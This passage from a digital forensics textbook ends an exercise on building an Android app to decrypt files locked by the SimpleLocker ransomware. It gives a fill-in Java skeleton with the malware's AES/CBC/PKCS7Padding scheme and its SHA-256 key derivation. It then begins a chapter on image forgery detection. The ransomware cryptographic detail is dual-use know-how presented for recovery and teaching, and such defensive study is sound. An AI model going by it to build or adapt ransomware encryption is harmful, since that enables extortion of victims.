
2. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings. Detailed information can be found in <https://developer.android.com/studio/install.html>

19.5.2 Creating an Android Application Project


1. Launch the Android Studio IDE
2. Open the File menu on the menu bar of the Android Studio IDE. If this is your first project select the Start a new Android Studio project option in the Welcome screen.




3. Click new project.
4. Change the Android application's name to SimplockerDecryptor and click Next




5. Choose what Android emulator you are targeting and select the form factors (or categories of target devices) your app will run on. For simplicity, accept the defaults.



6. Click Next, and add an activity. Every Android application consists of at least one Activity, and for simplicity, we select Empty Activity.




7. Click Next and configure your activity. Again accept the defaults.



8. Click Finish.

Now you're ready to develop your Simplocker Decryptor. Note that it may take a while for Android Studio to create all the files needed for your project and open the IDE even though a simple Android project has lots of files.



Recall that SimepleLocker uses spongycastle library, which is a repackaged version of Bouncy Castle library. The Bouncy Castle API can be used in the application in two ways: as a Cryptographic Service Provider (CSP) for the Java Cryptography Architecture (JCA) or as a standalone lightweight API.

Note that the Bouncy Castle library is one of the built-in providers for Android studio. So it provides us the advantage of developing Bouncy Castle related applications without configuring the Bouncy Castle library in advance. Further, SimpleLocker uses AES encryption algorithm in CBC mode with PKCS7 padding, i.e., AES/CBC/PKCS7Padding, which is fully supported by the default Bouncy Castle library. However, it is worth pointing out some cryptographic libraries such as the SUN provider don't support this padding mode. As a result, you may get an error message saying "Cannot find any provider supporting AES/CBC/PKCS7Padding" if we develop your app on a platform that doesn't support the library. So if you are using an IDE other than Android Studio, such as Eclipse, please make sure you have the Bouncy Castle library installed.

Also, due to the fact that the key size of AES used in SimpleLocker is 256 bits, the Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy Files must be installed for the JVM, and are available at <http://www.oracle.com/technetwork/java/index.html>. Otherwise, you will see an “Illegal key size” error message. If so, download the zip file which Oracle provides, follow the instructions, making sure you are installing the files into the JVM you are running with, and you should find the exception stops happening. For example, as for the JDK, it is in its jre/lib/security. Further, it is also very important to have your Java version match with the version of policy files. For example, Policy jars for Java 8 you should download Java Cryptography Extension (JCE) Unlimited Strength Jurisdiction Policy Files 8 (jce_policy-8). Otherwise, you will see a “The jurisdiction policy files are not signed by a trusted signer!” error message. This could be caused if you have installed multiple Java SDK versions on your machine. For example if your JAVA_HOME points to version 7, but in your path version 6 shows up before version 7, this error could pop up.”

The follow is the basic skeleton of your Simlocker Decryptor Android application, particularly its MainActivity class. The program must be stored in a file named MainActivity.java. The decryption process can be written inside the onCreate() method. The actual code for your program goes in place of *Your Program Goes Here*. Also, you will need to import all the classes used in your program, and they should go in place of *Your imports Go Here*. As a result, the corresponding decryption process described by your code will start as soon as the app is running.

```
package com.example.forensics.myapplication;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
Your imports Go Here

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Your Program Goes Here
    }
}
```

Note that for the purpose of learning, you will only need to develop a basic Android application that can decrypt the given cipher text array. If you want to create a fully-functioning SimpleLocker Decryptor Android application, you can add more Java codes or classes to implement the functions needed, such as traverse Android file system for files encrypted by SimpleLocker (or files with .enc extension), file I/O.




Fig. 19.46 A successful decryption of encrypted data by SimpleLocker

A recommended step-by-step procedure for decrypting the given encrypted byte array (i.e. byte[] encryptedFileData) is shown below:

1. Initiate the cipher text byte array;
2. Define the same decrypt key as the one used for encryption by Simplelocker ransomware;
3. Create a symmetric Key for AES encryption algorithm;
4. Specify an initialization vector (IV) used in CBC mode;
5. Create a Java Cipher instance using AES encryption algorithm in CBC mode with PKCS7 padding, i.e., AES/CBC/PKCS7Padding;
6. Initialize the Cipher instance with a Key and to decryption mode.
7. Decrypt the cipher text by using the decryption Cipher;
8. Use the Android system log to print the decrypted message to the Android Studio console (or the Logcat window in Android Studio). If the plain text “I love Canada !!!” is displayed to the screen, shown below, we know that the decryption was successful (Fig. 19.46).

Based on the program flow given above, complete the following program skeleton by filling in the missing piece of code which belongs where /*Your codes go here*/ is written to develop your own Simplocker Decryptor Android application and decrypt the given encrypted byte array (i.e. byte[] encryptedFileData).

```
package com.example.xiaodong.simplelockerdecryptor;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
/* Your codes go here */

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        //Define the encrypted data array
        byte[] encryptedfileData= new byte[] {0x4A, (byte)0xC2, (byte)0xC4, (byte)0xD1, (byte)0xA0, 0x4C,
        (byte)0xB1, (byte)0xA9, 0x60, (byte)0xEB, (byte)0x86, (byte)0xB5, 0x5E, (byte)0x85, (byte)0xFC, (byte)0xF1, 0x00,
        (byte)0x88, (byte)0xB3, (byte)0x90, (byte)0x8D, (byte)0xEB, 0x32, (byte)0xCC, 0x2B, 0x76, (byte)0x8D, (byte)0x84,
        (byte)0xC2, (byte)0xA2, (byte)0x9E, (byte)0xCA};

        //Define the secret key same as the one used for encryption by Simplelocker ransomware
        String simplelockerSecretKey = /* Your codes go here */

        try {
            MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
            localMessageDigest.update(simplelockerSecretKey.getBytes("UTF-8"));
            byte[] arrayofByte = new byte[32];
            System.arraycopy(localMessageDigest.digest(), 0, arrayofByte, 0, arrayofByte.length);
            // Create a symmetric Key for AES encryption algorithm
            /* Your codes go here */

            // Specify an initialization vector (IV) used in CBC mode
            byte[] iv = new byte[16];
            /* Your codes go here */

            // Create a Java Cipher instance using AES encryption algorithm in CBC mode with PKCS7 padding, i.e.,
            AES/CBC/PKCS7Padding
            Cipher cipher = /* Your codes go here */

            // Initialize the Cipher instance with a Key and to decryption mode
            /* Your codes go here */

            // Decrypt the ciphertext provided
            byte[] bytePlainText = /* Your codes go here */

            // Use the Android system log to print the decrypted message to the console in Android Studio (or the
            Logcat window in Android Studio)
            /* Your codes go here */

        } catch(Exception ex) {
        } // end of try
    }
}
```

References

1. Ransomware, <https://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx>
2. Department of Justice, <https://www.justice.gov/opa/pr/us-leads-multi-national-action-against-gameover-zeus-botnet-and-cryptolocker-ransomware>
3. Stelian Pilici, <https://malwaretips.com/blogs/remove-cryptolocker-virus/>
4. Jonathan Hassell, <http://www.computerworld.com/article/2485214/microsoft-windows/cryptolocker-how-to-avoid-getting-infected-and-what-to-do-if-you-are.html>
5. Chester Wisniewski, "CryptoLocker, CryptoWall and Beyond: Mitigating the Rising Ransomware Threat"

6. Lawrence Abrams, <http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information>
7. Elise in Emsisoft Lab, <http://blog.emsisoft.com/2013/09/10/cryptolocker-a-new-ransomware-variant/>
8. Tor, www.torproject.org
9. <https://www.fireeye.com/blog/threat-research/2016/03/android-malware-family-origins.html>
10. <https://www.virustotal.com/>
11. <https://github.com/rednaga/axmlprinter>
12. <https://developer.android.com/reference/android/Manifest.permission.html>
13. <https://developer.android.com/guide/components/index.html>
14. <https://developer.android.com/guide/components/intents-filters.html>
15. <http://jd.benow.ca/>
16. https://en.wikipedia.org/wiki/Dynamic_program_analysis
17. <https://github.com/androguard/androguard>
18. <https://sable.github.io/soot/>
19. <http://stackoverflow.com/questions/17831990/how-do-you-install-google-frameworks-play-accounts-etc-on-a-genymotion-virt>
20. <https://developer.android.com/studio/command-line/adb.html>
21. <https://www.trishtech.com/2014/08/decrypt-simplelocker-encrypted-files-with-eset-simplelocker-decryptor/>
22. dex2jar <https://github.com/pxb1988/dex2jar>
23. Andrea Allievi, et al. Threat Spotlight: PoSeidon, A Deep Dive Into Point of Sale Malware. <https://blogs.cisco.com/security/talos/poseidon>
24. D. Chaum. Blind signatures for untraceable payments. In Advances in Cryptology (Crypto 1982), pages 199–203, Springer-Verlag, 1983
25. Android - Architecture. https://www.tutorialspoint.com/android/android_architecture.htm
26. X. Lin, J. W. Wong, and W. Kou. “Performance Analysis of Secure Web Server Based on SSL”. Third International Workshop on Information Security (ISW 2000), Wollongong, NSW, Australia, December 20-21, 2000

Part VI
Multimedia Forensics

Chapter 20

Image Forgery Detection



Learning Objectives

The objectives of this chapter are to:

- Understand digital image processing fundamental
- Explore about image forgery detection techniques
- Perform passive-blind image forgery detection techniques

Digital images have been around for decades, stemming from capturing events, people, and places on photos to steaming HD picture feeds on our computers. It's a technology that becomes heavily used to communicate online like sharing special moments with friends who are far away from the place that they live. As a result, digital media especially digital images, are now the primary sources of the news, entertainment, and information. In fact, digital images are also increasingly used as evidences for crime or proves for malignant action in a court of law, as part of crime or medical records. Yet despite how attractive the use of digital image can be, it still faces with question of its credibility, since nowadays even a novice person can digitally manipulate an image to alter the message contained in the visual media with widely available software. There is an old saying: "Seeing is believing". However, it is not true anymore in today's digital era. Images come up all the time in our daily lives, but we have no way of knowing if they are portraying the truth or not. Consequently, image forgery detection technologies for verifying the integrity of images and detecting traces of tampering in many fields, such as maintaining judicial notarization and news integrity, turns to be an important research field.

Image forgery detection is based on digital image processing from the statistical characteristics and formation mechanism. Generally, digital image processing focuses on two major tasks: Improvement of image quality for human interpretation; processing of image data for storage, transmission, display and representation for automatic machine perception. In this chapter, we first discuss fundamentals of

digital image processing. Then, various image tampering techniques are classified. Finally, we learn Image forgery detection techniques including both active and passive detection.

20.1 Digital Image Processing Fundamentals

In this section, digital image basis including basic concept, basic operation and transform are presented.

20.1.1 Digital Image Basis

20.1.1.1 Image and Pixel

An image may be defined as a two-dimensional function, $f(x, y)$, where x and y are spatial coordinates, and the amplitude of f at any pair of coordinates (x, y) is called the intensity or gray level of the image at that point, as shown in Fig. 20.1. Each




Fig. 20.1 The presentation of image

element, having a particular location and value, is called pixel. Pixel values typically represent gray levels, colors, opacities, etc..

20.1.1.2 Spatial Resolution: $M * N$

Intuitively, the spatial resolution of an image is a measure of the smallest discernible detail that an image holds. There are a lot of measures of explaining the image resolution in quantity, such as line pairs per unit distance and dots per inch. Spatial resolution determines the storage size of an image (bytes) and image sharpness. Imaging that we can describe an image with alternate dark and light lines, the image resolution quantifies how much the two kinds of lines can be close to each other and still be visibly resolved. The resolution can be specified as number of line pairs per unit distance, say ten line pairs per mm or five line pairs per mm. Another measure of image resolution is dots per inch, i.e., the number of discernible dots per inch.

Notably, the spatial resolution makes sense only when it is related with the spatial distance. If the numbers of pixels are increased for a fixed size of the physical display area, then the spatial resolution improves. Normally, if there is no need to measure the physical resolution of pixels, we usually call an $M*N$ digital image with a spatial resolution of $M*N$ pixels.

20.1.1.3 Gray Intensity Level Resolution: L

Gray intensity level resolution of an image refers to the smallest possible intensity which can be distinguished in an image grayscale. With the gradual decrease of the gray level resolution of an image, the number of colors in the image becomes less, which results in the loss of the image color information and the expression of the details of the image. The number of gray intensity level is commonly chosen as an integer power of 2 (commonly chosen as $L = 256$). Gray intensity level means the number of bits used to quantify gray levels, for example, normally, a display capable of an 8-bit image has the capability to quantize the gray intensity or color intensity in fixed increments of 1/256 units of intensity value.

Usually, the M and N are positive integers, and the number of gray levels is an integer power of 2 (Table 20.1):

$$L = 2^k \quad (20.1)$$

Table 20.1 L-level digital image of size $M \times N$

Parameter	Symbol	Typical values
Rows	N	256,512,525,625,1024,1035
Columns	M	256,512,768,1024,1320
Gray Levels	L	2,64,256,1024,4096,16384

$$b = M \times N \times k(\text{Bit}) \quad (20.2)$$

Both spatial and gray level resolutions determine the storage size of an image (bytes).

20.1.1.4 Image Sampling and Quantization

To create a digital image, we need to convert the continuous sensed data into digital form. This involves two steps: **Sampling** and **quantization**. Digitizing the coordinate values is called sampling, and digitizing the amplitude values is called quantization.

The spatial resolution of an image is determined by how sampling was carried out. The more intensity levels are used, the finer detail discernable level of an image will be. Intensity level resolution is usually given in terms of the number of bits used to store each intensity level.

Quantization is the process of converting a continuous analogue signal into a digital representation. It involves representing the sampled data by a finite number of levels based on some criteria such as minimization of the quantize distortion. Quantize design includes input (decision) levels and output (reconstruction) levels as well as number of levels. The decision can be enhanced by psycho visual or psychoacoustic perception. Quantizes can be classified as memory less (Each sample is quantized independently) or with memory (It takes into account previous sample).

The quality of digital images largely depends on the number of samples and gray levels used in sampling and quantization. Generally, when limiting the size of a digital image, the following principles may be used in order to obtain a better quality images:

- For the images with slow changes, we should adopt coarse sampling and fine quantization to avoid false contours.
- For the images with rich details, fine sampling and coarse quantization are better choice to avoid aliasing.

20.1.2 Image Types


20.1.2.1 Binary Image

Binary image also called black and white image, that is to say the pixel values are just 0 and 1 in the image. Usually the value 0 represents black and 1 represents white. Figure 20.2 is one binary image.

Fig. 20.2 An example of a binary image



Fig. 20.3 An example of a grayscale image



(a)



(b)

20.1.2.2 Grayscale Image

Compared with the binary image, there are more gray scales in the gray scale image. For example, when the gray scales contain 8 bits and the gray scale image' gray scales are $256(2^8)$. So, each gray value ranges from 0 to 255 in the gray scale image. Also the 0 represents black and 1 represents white, and other values represent different grays.

Figure 20.3a is the gray scales bar, and Fig. 20.3b is one gray scale image.




Fig. 20.4 RGB image. (a) The model of RGB system. (b) An example of a chromatic image

20.1.2.3 RGB Image

The CIE (Commission Internationale de L'Eclairage) developed the CIE color system (CIE Color System) as the basis for other color system, which chooses three colors, red (wavelength $\lambda = 700.0$ nm), green ($\lambda = 546.1$ nm), and blue ($\lambda = 438.8$ nm), as the primary colors. The other colors can be represented by superimposing different proportion of the basic colors, which is expressed as:

$$C = R(R) + G(G) + B(B). \quad (20.3)$$

Figure 20.4a is the model of RGB system. In the RGB image, the intensity value of each pixel is superimposed in a fixed proportion of the basic colors. For example, one chromatic image is 8 bits per channel so that the intensity value of every basic color ranges from 0 to 255. In a red picture, the red color intensity value of each pixel is 255 and the intensity values of green and blue are 0. Figure 20.4b is a chromatic image.

20.1.3 Basic Operation and Transform

First, we introduce an example for a known waveform $\sin(3\pi x) + \sin(5\pi x)$. Notably, if we need remove the waveform $\sin(5\pi x)$ from the original waveform and get the waveform $\sin(3\pi x)$ without giving exact expression, it is very difficult to achieve in the time domain as shown in Fig. 20.5. But when $\sin(3\pi x) + \sin(5\pi x)$ is transformed into to the frequency domain by using Fourier Transformation (FT), it is a simple task to reserve any wave the expression, as illustrated in Fig. 20.6.

Fig. 20.5 Time domain of $\sin(3\pi x) + \sin(5\pi x)$




Fig. 20.6 Frequency domain of $\sin(3\pi x) + \sin(5\pi x)$




Figure 20.6 shows the signal $\sin(5\pi x)$ and the signals $\sin(3\pi x)$ located at different frequency band after FT. As a result, the signal $\sin(5\pi x)$ can be easily removed at the frequency domain. The Fourier basis is sinusoid, which is periodic. Thus the Fourier representation is particularly useful in discovering periodic patterns in a signal that might not otherwise be obvious when the signal is represented with respect to a canonical basis. Consequently, Fourier Transform and its various transformations are important tools for the processing of digital images. This section will give a brief introduction to these tools without any specific motivation.

20.1.3.1 Fourier Transforms

Fourier Series

For the periodic function $f(x)$ ($f(x + T) = f(x)$), it can be written as a linear combination of the sine and cosine, which is expressed as:

$$f(x) = a_0 + \sum_{n=1}^{\infty} \left(a_n \cos \frac{2n\pi x}{T} + b_n \sin \frac{2n\pi x}{T} \right) \quad (20.4)$$

where

$$\begin{aligned} a_0 &= \frac{1}{T} \int_{-\frac{T}{2}}^{\frac{T}{2}} f(x) dx, \\ a_n &= \frac{2}{T} \int_{-\frac{T}{2}}^{\frac{T}{2}} f(x) \cos \left(\frac{2n\pi x}{T} \right) dx \quad n = 1, 2, 3, \dots, \\ b_n &= \frac{2}{T} \int_{-\frac{T}{2}}^{\frac{T}{2}} f(x) \sin \left(\frac{2n\pi x}{T} \right) dx \quad n = 0, 1, 2, 3, \dots. \end{aligned}$$

If the periodic function $f(x)$ satisfies the Dirichlet condition, the Fourier series are limited. It can be expressed as:

$$f(x) = a_0 + \sum_{n=1}^{\infty} A_n \cos(n\omega_0 x + \phi_n) \quad (20.5)$$

where $\omega_0 = \frac{2\pi}{T}$, $A_n = \sqrt{a_n^2 + b_n^2}$, $\phi_n = -\arctan\left(\frac{b_n}{a_n}\right)$.

One-Dimensional Continuous Fourier Transformation

For non-periodic function $f(x)$, the one-dimensional Fourier Transformation is expressed as:

$$F(u) = \int_{-\infty}^{\infty} f(x) e^{-j2\pi ux} dx = R_e(u) + jI_m(u). \quad (20.6)$$

The inverse transformation expression is:

$$f(x) = \int_{-\infty}^{\infty} F(u) e^{j2\pi ux} du, \quad (20.7)$$

where

$$\text{Amplitude} : |F(u)| = \sqrt{R_e^2(u) + I_m^2(u)} \quad (20.8)$$

$$\text{Phase} : |\Phi(u)| = \tan^{-1}(I_m(u)/R_e(u)) \quad (20.9)$$

The magnitude describes the overall contribution of a frequency in constructing a signal, and the phase describes the relative position of each frequency.

Two-Dimensional Continuous Fourier Transformation

For non-periodic function $f(x, y)$, the two-dimensional Fourier transformation is expressed as:

$$F(u, v) = \int_{-\infty}^{+\infty} \int_{-\infty}^{+\infty} f(x, y) e^{-j2\pi(ux+vy)} dx dy = R_e(u, v) + jI_m(u, v) \quad (20.10)$$

The inverse transformation expression is as following:

